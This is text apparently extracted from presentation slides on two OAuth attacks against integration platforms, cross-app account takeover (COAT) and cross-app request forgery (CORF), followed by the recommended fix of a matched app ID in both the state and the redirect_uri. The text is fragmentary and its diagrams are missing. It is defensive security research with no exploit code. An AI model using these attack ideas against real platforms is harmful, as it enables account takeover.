
- `state=eyJxxx.yyy.zzz`  
`{"app_id": <lyft>, ...}`  
`/ state-associated session`

# Attack #1: Cross-app OAuth Account Takeover (COAT)

Cross-app  
Attacks



# Common (but failed) designs for Tracking Active App Info



Platform Must embed in (and extract from):


or • **redirect\_uri:**  
`https://platform.com/<lyft>/redirect`

redirect\_uri has  
weak integrity




# Attack #2: Cross-app OAuth Request Forgery (CORF)

## Cross-app Attacks




# Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend



① Must embed a **unique app ID** in (and extract from) **BOTH**:      ② Enforce **Matching**

